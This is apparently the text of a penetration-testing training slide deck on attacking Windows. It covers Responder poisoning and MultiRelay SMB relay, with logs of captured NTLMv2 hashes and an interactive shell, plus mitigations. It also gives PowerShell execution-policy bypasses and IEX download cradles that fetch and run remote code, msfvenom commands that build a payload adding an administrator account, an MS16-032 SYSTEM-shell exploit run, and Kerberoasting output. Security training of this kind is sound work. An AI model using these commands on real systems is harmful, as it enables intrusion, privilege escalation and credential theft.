124	21.875899	192.168.0.3	192.168.0.8	NBNS	104 Name query response NB 192.168.0.3
125	21.876368	192.168.0.8	224.0.0.252	LLMNR	66 Standard query 0xf6dc AAAA shared
126	21.876551	fe80::88f7:b32:836e...	ff02::1:3	LLMNR	86 Standard query 0xf6dc AAAA shared
127	21.876944	192.168.0.3	192.168.0.8	LLMNR	88 Standard query response 0x1643 A shared A 192.168.0.3

- 192.168.0.3 (a system running Responder) replies to NBT-NS, LLMNR and SMB

```
[*] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.0.8 for name SHARED (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name shared
[SMB] NTLMv2-SSP Client : 192.168.0.8
[SMB] NTLMv2-SSP Username : DESKTOP-SSHG7BE\Owen
[SMB] NTLMv2-SSP Hash : Owen::DESKTOP-SSHG7BE:1122334455667788:D6189
[+] ~~~~~
[SMB] Requested Share : \\SHARED\IPC$
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name DESKTOP-SSHG7BE
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name shared
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name DESKTOP-SSHG7BE
[*] Skipping previously captured hash for DESKTOP-SSHG7BE\Owen
[SMB] Requested Share : \\SHARED\IPC$
[*] [NBT-NS] Poisoned answer sent to 192.168.0.8 for name SHARED (service: Workstation/Redirector)
[*] [LLMNR] Poisoned answer sent to 192.168.0.8 for name shared
```

NotSoSecure part of



# Windows Remote Exploitation: MultiRelay

---



- A tool to relay NTLMv1 & NTLMv2 authentication
- <http://g-laurent.blogspot.co.uk/2016/10/introducing-responder-multirelay-10.html>

## The Attack:

1. Verify the target **doesn't** have SMB signing enabled (MultiRelay checks for this)
2. Use Responder to poison responses (NBNS/LLMNR)
3. Run MultiRelay in tandem - this will be waiting for incoming connections
4. A privileged (or specifically targeted) user falls victim to Responder
5. Authentication is relayed to the chosen target

Attacker > Target A (LLMNR poisoned) > SMB auth relayed to Target B


<https://www.ntsossecure.com/pwning-with-responder-a-pentesters-guide/>

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows Remote Exploitation: MultiRelay



# Windows Remote Exploitation: MultiRelay

---

```
[+] Listening for events...  
[*] [NBT-NS] Poisoned answer sent to 192.168.10.17 for name BACKUP-001  
[*] [LLMNR] Poisoned answer sent to 192.168.10.17 for name backup-001
```


Attacker: 192.168.10.208  
Relay Host: 192.168.10.17  
Victim: 192.168.11.17

```
Retrieving information for 192.168.11.17...  
SMB signing: False  
Os version: 'Windows 10 Enterprise 14393'  
Hostname: 'WKS11'  
Part of the 'PLUM' domain  
[+] Setting up SMB relay with SMB challenge: e81e4cf5e9936571  
[+] Received NTLMv2 hash from: 192.168.10.17  
[+] Client info: ['Windows 10 Enterprise 14393', domain: 'PLUM', signing:'False']  
[+] Username: Administrator is whitelisted, forwarding credentials.  
[+] SMB Session Auth sent.  
[+] Looks good, Administrator has admin rights on C$.  
[+] Authenticated.  
[+] Dropping into Responder's interactive shell, type "exit" to terminate
```

# Windows Remote Exploitation: Mitigation


## Mitigation: Responder

- Disable LLNMR and NetBIOS



The screenshot shows the Windows Group Policy Editor. The left pane shows the tree structure with 'Network' expanded and 'DNS Client' selected. The right pane shows a list of settings. The setting 'Turn off multicast name resolution' is highlighted with a red box and is set to 'Enabled'.

Setting	State	Comment
Allow NetBT queries for fully qualified domain names	Not configured	No
Allow DNS suffix appending to unqualified multi-label nam...	Not configured	No
Connection-specific DNS suffix	Not configured	No
Primary DNS suffix devolution level	Not configured	No
Turn off IDN encoding	Not configured	No
IDN mapping	Not configured	No
DNS servers	Not configured	No
Prefer link local responses over DNS when received over a n...	Not configured	No
Primary DNS suffix	Not configured	No
Register DNS records with connection-specific DNS suffix	Not configured	No
Register PTR records	Not configured	No
Dynamic update	Not configured	No
Replace addresses in conflicts	Not configured	No
Registration refresh interval	Not configured	No
TTL value for A and PTR records	Not configured	No
DNS suffix search list	Not configured	No
Turn off smart multi-homed name resolution	Not configured	No
Turn off smart protocol reordering	Not configured	No
Update security level	Not configured	No
Update top level domain zones	Not configured	No
Primary DNS suffix devolution	Not configured	No
<b>Turn off multicast name resolution</b>	<b>Enabled</b>	No



# Windows Remote Exploitation: Mitigation

## Mitigation: MultiRelay


- **Policy:** Enable SMB Signing (enabled by default only on Domain Controllers)



*Server type or GPO	Default value
Default Domain Policy	Not defined
<b>Default Domain Controller Policy</b>	<b>Enabled</b>
Stand-Alone Server Default Settings	Not defined
Member Server Effective Default Settings	Not defined
Client Computer Effective Default Settings	Disabled

```
Retrieving information for 192.168.3.215...
SMB signing is mandatory. Choose another target
Os version: 'Windows Server 2012 R2 Standard 9600'
Hostname: 'DC01'
Part of the 'PLUM' domain
```

\*[source] [https://technet.microsoft.com/en-us/library/jj852239\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/jj852239(v=ws.11).aspx)



Hacking Windows

**Back to  
PowerShell**



# PowerShell Execution Policy

---

- Execution Policy is a defensive inbuilt feature defining under which context a PowerShell should load and run scripts
- However, Execution Policy does not apply to anything loaded in memory
- Current execution policy on a system can be checked using `Get-ExecutionPolicy` cmdlet, to return the PowerShell policy under the LocalMachine scope
- The cmdlet `Get-ExecutionPolicy -List` displays the Execution policy under multiple scope contexts

```
PS C:\Users\Lenovo> Get-ExecutionPolicy
Unrestricted
PS C:\Users\Lenovo> Get-ExecutionPolicy -List

        Scope ExecutionPolicy
        -----
MachinePolicy      Undefined
    UserPolicy      Undefined
        Process      Undefined
    CurrentUser      Undefined
LocalMachine      Unrestricted

PS C:\Users\Lenovo>
```

# PowerShell Execution Policies

---

Possible PowerShell Execution Policies include -

- **Restricted:** Prevents running of all script files
- **Undefined:** If the Execution Policy is set to 'Undefined' then the 'Restricted' policy would be effective
- **AllSigned:** Requires the script and configuration files be signed by a trusted publisher including the ones written on personal host
- **RemoteSigned:** Requires a digital signature from a trusted publisher on the scripts that are downloaded from the internet
- **Default:** Restricted for Windows clients and RemoteSigned for Servers
- **Unrestricted:** Unsigned scripts can run but there would be warning prompts before a script is run or a configuration file is loaded
- **Bypass:** No warnings and no script execution is blocked



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# PowerShell Execution Policy Bypass

---

- PowerShell Execution Policy can often be bypassed by launching using one of the following:

```
powershell.exe -ExecutionPolicy bypass
```

OR

```
powershell.exe -exec bypass -C <command>
```

- Or with the cmdlet:

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope  
Process
```

- In fact a number of methods exist:

<https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Get-Command

---

- Get-Command cmdlet is very handy to check the list of available cmdlets, functions and aliases in a given PowerShell instance
- `Get-Command *`
  - gets all commands in the system inclusive of the executables
- `Get-Command <cmdlet name>`
  - This command gets the information about the specific defined cmdlet
- `Get-Command <cmdlet name> -Args Cert: -Syntax`
  - To get details of a cmdlet syntax



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Get-Command

---



```
PS C:\Users\Lenovo> Get-Command Get-HotFix
```

CommandType	Name	Version	Source
-----	----	-----	-----
Cmdlet	Get-HotFix	3.1.0.0	Microsoft.
PowerShell.Management			

```
PS C:\Users\Lenovo> Get-Command Get-HotFix -Args Cert: -Syntax
```

```
Get-HotFix [[-Id] <string[]>] [-ComputerName <string[]>] [-Credential <pscredential>] [<CommonParameters>]
```

```
Get-HotFix [-Description <string[]>] [-ComputerName <string[]>] [-Credential <pscredential>] [<CommonParameters>]
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Variables

---

- Variables in PowerShell are represented by any given test string which begins with a dollar sign (\$)
  - Case-insensitive
  - Can include special characters, numbers, spaces
  
- Types of variables:
  - User defined - Defined and maintained by user
  - Automatic - Created and maintained by Powershell, user cannot change these variables, e.g. \$PSHOME
  - Preference - These are created by PowerShell as per user preference, hence can be changed by user



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Variables



```
PS C:\Users\Lenovo> $whoami = "NotSoSecure"
PS C:\Users\Lenovo> $whoami
NotSoSecure
PS C:\Users\Lenovo> $date = Get-Date
PS C:\Users\Lenovo> $date

Friday, January 24, 2020 7:02:32 PM

PS C:\Users\Lenovo> Clear-Variable -Name date
PS C:\Users\Lenovo> $date
PS C:\Users\Lenovo> $PSHOME
C:\Windows\System32\WindowsPowerShell\v1.0
PS C:\Users\Lenovo> $PSHOME = "C:\Windows\System32\WindowsPowerShell\v1.0"
Cannot overwrite variable PSHOME because it is read-only or constant.
At line:1 char:1
+ $PSHOME = "C:\Windows\System32\WindowsPowerShell\v1.0"
+ ~~~~~
+ CategoryInfo          : WriteError: (PSHOME:String) [], SessionStateUnauthorized
AccessOperationException
+ FullyQualifiedErrorId : VariableNotWritable
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Variables

---

Variables can be declared as:

```
$abc = 123
```

```
$xyz = "Security is a myth"
```

```
$currentdate = Get-Date
```

```
$world = $null
```

Useful cmdlets for variable manipulation:

- Clear-Variable
  - Clears a variable value
- Remove-Variable
  - Delete a variable
- Get-variable
  - Gets list of variables and values
- Set-variable
  - Changes the value of variable

# Arrays

---

Arrays can be declared in the following ways:

```
$a = 1..5
```

```
$b = 123,345,456
```

```
$c = "abc","def","ghi"
```

When not specified, Arrays are created as an object array

```
(System.Object[])
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Array data types

---

Array supports 3 data types:

- `String[]`
- `Long[]`
- `int32[]`

Arrays with data types can be defined as:

```
[int32[]]$d = 123,234,345,456
```

Arrays can also be created using sub-expression operator (@) e.g.

```
$q = @(1..5)
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Arrays



```
PS C:\Users\Lenovo> $q = @(1..5)
PS C:\Users\Lenovo> $q
1
2
3
4
5
PS C:\Users\Lenovo> $a = 1..5
PS C:\Users\Lenovo> $a
1
2
3
4
5
PS C:\Users\Lenovo> $b = "abc","def","asd"
PS C:\Users\Lenovo> $b
abc
def
asd
PS C:\Users\Lenovo> $q = @(-2..2)
PS C:\Users\Lenovo> $q
-2
-1
0
1
2
PS C:\Users\Lenovo> $q.Count
5
PS C:\Users\Lenovo> █
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# String Manipulation

---



- String concatenation can be done using -join operator

```
PS C:\Users\Lenovo> "Not","So","Secure" -join ""
NotSoSecure
PS C:\Users\Lenovo> "Not","So","Secure" -join ":"
Not:So:Secure
```

- String replace action can be done by -replace operator

```
PS C:\Users\Lenovo> "Security is a myth" -replace 'myth','responsibility'
Security is a responsibility
```

- Index of a string can be identified by IndexOf Operator

```
PS C:\Users\Lenovo> ("NotSoSecure").IndexOf("So")
3
```

- String split can be done by -split operator

```
PS C:\Users\Lenovo> "Not","So","Secure" -split " "
Not
So
Secure
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Operators

---

- Arithmetic: `+`, `-`, `/`, `*`, `%`
- Assignment: `=`, `+=`, `--`
- Logical: `AND`, `OR`, `NOT`
- Comparison: `eq`, `ne`, `gt`, `ge`, `lt`, `le`
- Redirectional: `>`
- Type operator: `-is`, `-isNot`, `-as`



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# .NET Interaction

---

- PowerShell can interact with .NET instance methods as well as static methods:

- Static methods are accessible with

```
[Namespace.Class]::Method()
```

- Instance methods are called on an existing .NET object instance like  
(New-Object Namespace.Class).Method()

- Example:

```
(New-Object System.Net.WebClient).DownloadFile("URL")
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Running / Loading Scripts / Modules

---

- A PS1 file can simply be executed by:

```
.\<script_name>.ps1 <parameters (if any)>
```

- A module can be loaded into memory using the cmdlet:

```
Import-Module .\<script_name>.<ps1 or psm1>
```

- A module/script can be loaded into memory using IEX:

```
IEX (New-Object Net.WebClient).DownloadString('<link to ps1 file>');
```

From PowerShell 3.0+ this can be shortened to:

```
IEX (iwr '<URL>');
```

See <https://gist.github.com/HarmJ0y/bb48307ffa663256e239> for advanced download cradles



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



Hacking Windows

## Privilege Escalation



# Privilege Escalation: **Techniques**

---



- Low hanging fruit:
  - Clear text passwords in files/scripts/registry
  - Generous file permissions (verify items such as C:\, startup folder/programs)
- Focused attacks:
  - Weak service configurations (permissions/binaries) and unquoted paths
  - DLL hijacking (insecure library loading)
  - Local exploits (e.g. MS16-032)
  - Name resolution poisoning (NBT-NS/LLMNR)
  - Kerberoasting
  - Many, many more...

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



---

- General commands/tools:

- MMC/GUI: `services.msc`
- Running services: `net start`
- Details on a specific service: `sc qc %service_name%`

- Using PowerShell:

- List running and stopped services: `Get-Service`
- Query a particular state:
  - `Get-Service | Where-Object {$_.status -eq "stopped"}`
- Query a particular service:
  - `Get-Service | Where-Object {$_.name -eq "AppIDSvc"}`

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows Services: **Interaction**

---



- General commands/tools:
  - MMC/GUI: `services.msc`
  - Running services: `net start`
  - Details on a specific service: `sc qc %service_name%`
- Using PowerShell:
  - List running and stopped services: `Get-Service`
  - Query a particular state:
    - `Get-Service | Where-Object {$_.status -eq "stopped"}`
  - Query a particular service:
    - `Get-Service | Where-Object {$_.name -eq "AppIDSvc"}`

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows Services: **Exploitation**

---

- Service binary in user writable location
- Replace binary with an attacker generated payload
- When the service runs it will execute your binary under the context of the account that is configured to execute the legitimate service
- As a standard user you may not have permissions to start/restart services
- However, if the service is set to auto we only need to force a system reboot...



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Getting EXE payloads: Examples



- **MSFvenom:** <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

```
msfvenom -p windows/adduser USER=john PASS=Password123! -f  
exe-service -a x86 --platform win > adduser.exe
```

- The exec payload signature seems *'less well known'* ;-)

```
msfvenom -p windows/x64/exec CMD="cmd.exe /c \"net user john  
Password123! /add && net localgroup administrators john  
/add\"" -f exe-service > adduser.exe
```

- **PowerUp.ps1:**  
<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>

```
Write-ServiceBinary -ServiceName '$target_service'  
Install-ServiceBinary -ServiceName '$target_service'
```

- **Bat2Exe:** <https://bat2exe.codeplex.com/> || **py2exe:** <http://www.py2exe.org/>

# DLL Hijacking: Insecure Library Loading

---



- DLL's are searched for in specific locations (depending on if safe DLL search mode is enabled/disabled)
- Safe DLL search mode is enabled by default  $\geq$  Windows XP SP2
- Search order (safe DLL search mode):
  1. The directory from which the application loaded
  2. 32-bit System directory (C:\Windows\System32)
  3. 16-bit System directory (C:\Windows\System)
  4. Windows directory (C:\Windows)
  5. The current working directory (CWD)
  6. Directories in the PATH environment variable (system then user)

**Example:** PureVPN Feb-2018 found vulnerable to dll hijacking and global writable dir  
<http://www.defensecode.com/advisories/DC-2018-02-001-PureVPN-Windows-Privilege-Escalation.pdf>

# Exploit Code



- Sources: exploit-db.com / Metasploit / github.com / securityfocus.com
- Example: MS16-032 (@fuzzysec)
- Affected Systems: Windows 7 - 10 & Server 2008 - 2012 R2

```
Windows PowerShell
win7-tester\loupriu
Invoke-MS16-032

[?] Operating system core count: 2
[!] Duplicating CreateProcessWithLogonW handles..
[?] Done, got 4 thread handle(s)!

[?] Thread handle list:
10928
10932
9592
11228

[*] Sniffing out privileged impersonation token..
[?] Trying thread handle: 10928
[?] Thread belongs to: suchost
[+] Thread suspended
[!] Wiping current impersonation token
[!] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 10600
[+] Resuming thread..

[*] Sniffing out SYSTEM shell..
[!] Duplicating SYSTEM token
[!] Starting token race
[!] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!
PS C:\Users\loupriu>

Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\loupriu>whoami
nt authority\system

C:\Users\loupriu>

Spawned SYSTEM Shell

C:\Windows\system32\cmd.exe
C:\Users\loupriu>systeminfo

Host Name:                WIN7-TESTER
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:         pentest
Registered Organization:
Product ID:                 00426-292-0000007-85332
Original Install Date:     21/02/2016, 19:47:37
System Boot Time:          23/06/2016, 09:22:52
System Manufacturer:      innotek GmbH
System Model:               VirtualBox
System Type:                X86-based PC
Processor(s):               1 Processor(s) Installed.
                            [01]: x86 Family 6 Model 94 Stepping 3 GenuineIntel ~
                            2592 Mhz
BIOS Version:              innotek GmbH VirtualBox, 01/12/2006
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:                \Device\Harddisk0\lun0
System Locale:              en-gb;English (United Kingdom)
```

PowerShell PoC <https://www.exploit-db.com/exploits/39719/>

# Unmarshal Pwn - CVE-2018-0824

---

- Serialization / Unmarshalling vulnerability in Microsoft COM for Windows, which fails to properly handle serialized objects
- Affected versions: Windows 7 and above
- An attacker who successfully exploits the vulnerability could perform remote code execution
- Local Privilege Escalation module exists / created in metasploit

[https://www.rapid7.com/db/modules/post/windows/escalate/unmarshal\\_cmd\\_exec](https://www.rapid7.com/db/modules/post/windows/escalate/unmarshal_cmd_exec)

Reference:

<https://codewhitesec.blogspot.com/2018/06/cve-2018-0624.html>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kerberoasting

---



## What/Why/How?

- A Service Principal Name (SPN) is a unique identifier of a service instance\*
- A SPN always includes the name of the host computer on which the service instance is running\*  
\*[https://msdn.microsoft.com/en-us/library/ms677949\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx)
- In basic terms: A unique mapping/association of a service on a host to a logon account
- Many SPNs exist, some common examples include CIFS and MSSQL
- Sean Metcalf has created a SPN directory @ [https://adsecurity.org/?page\\_id=183](https://adsecurity.org/?page_id=183)
- If we wanted to register a SPN... <https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/register-a-service-principal-name-for-kerberos-connections>

## Condensed Attack Overview:

1. Discover SPNs
2. Request a Kerberos ticket for the selected target (*part of this ticket is encrypted with the NTLM hash of the service account*)
3. Crack offline using JTR or Hashcat!

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kerberoasting

- **Introducing: Invoke-Kerberoast**

[https://raw.githubusercontent.com/EmpireProject/Empire/491328aafb59e0608c4720dbe4da05b9dc00aaa5/data/module\\_source/credentials/Invoke-Kerberoast.ps1](https://raw.githubusercontent.com/EmpireProject/Empire/491328aafb59e0608c4720dbe4da05b9dc00aaa5/data/module_source/credentials/Invoke-Kerberoast.ps1)

```
TicketByteHexStream : $krb5tgs$23$*svcacc$p1um.local\MSSQLService/mssql01.p1um.local*$A4E1DA439F783D3764954964ED5BE7A7
Hash                : $1FC0CDB28C8942DC255C850559421DFD5279F874B0D02F511A25F9FBA57487C2E4741B5CEC61E01CC326ADF072D8146D
                    9125FA0F5CD78F65A95BAE4B9E8BCCC984FB2A92E664E95B9CCD7416157B9583CD9327985FABD45EF35537B61E4120D4
                    06B0CA5DC49DB6599049F43BDBD17CB16950946D9B6614BD71CEA95C1B7511F1E506028B87950883EF61C898A0E51B96
                    BD77260B5943CBFD19429383089D8729D5F8B0DD1FAD4A6BAC79D736EE3689D1303E9F43B7950E717F23823F1788CEE7
                    AFD8BB3EA738FF9FCF7D26504580E43A622628BD7516ADBE94FB70BCA5228299E6C388BCF4DC42415DF27F236322F715
                    4EB12557EF926844278CB6B52E9CCA5E6390AB4C3FD002A068440744921B2C0CB96738D2C049350ED9C56944359CCC7C
                    213A0E655ED5237E8FC87B85AE21910771B637096038BB1DBE422D22460F3337434EE25ED1F45ACE88BCCD282F17D3D2
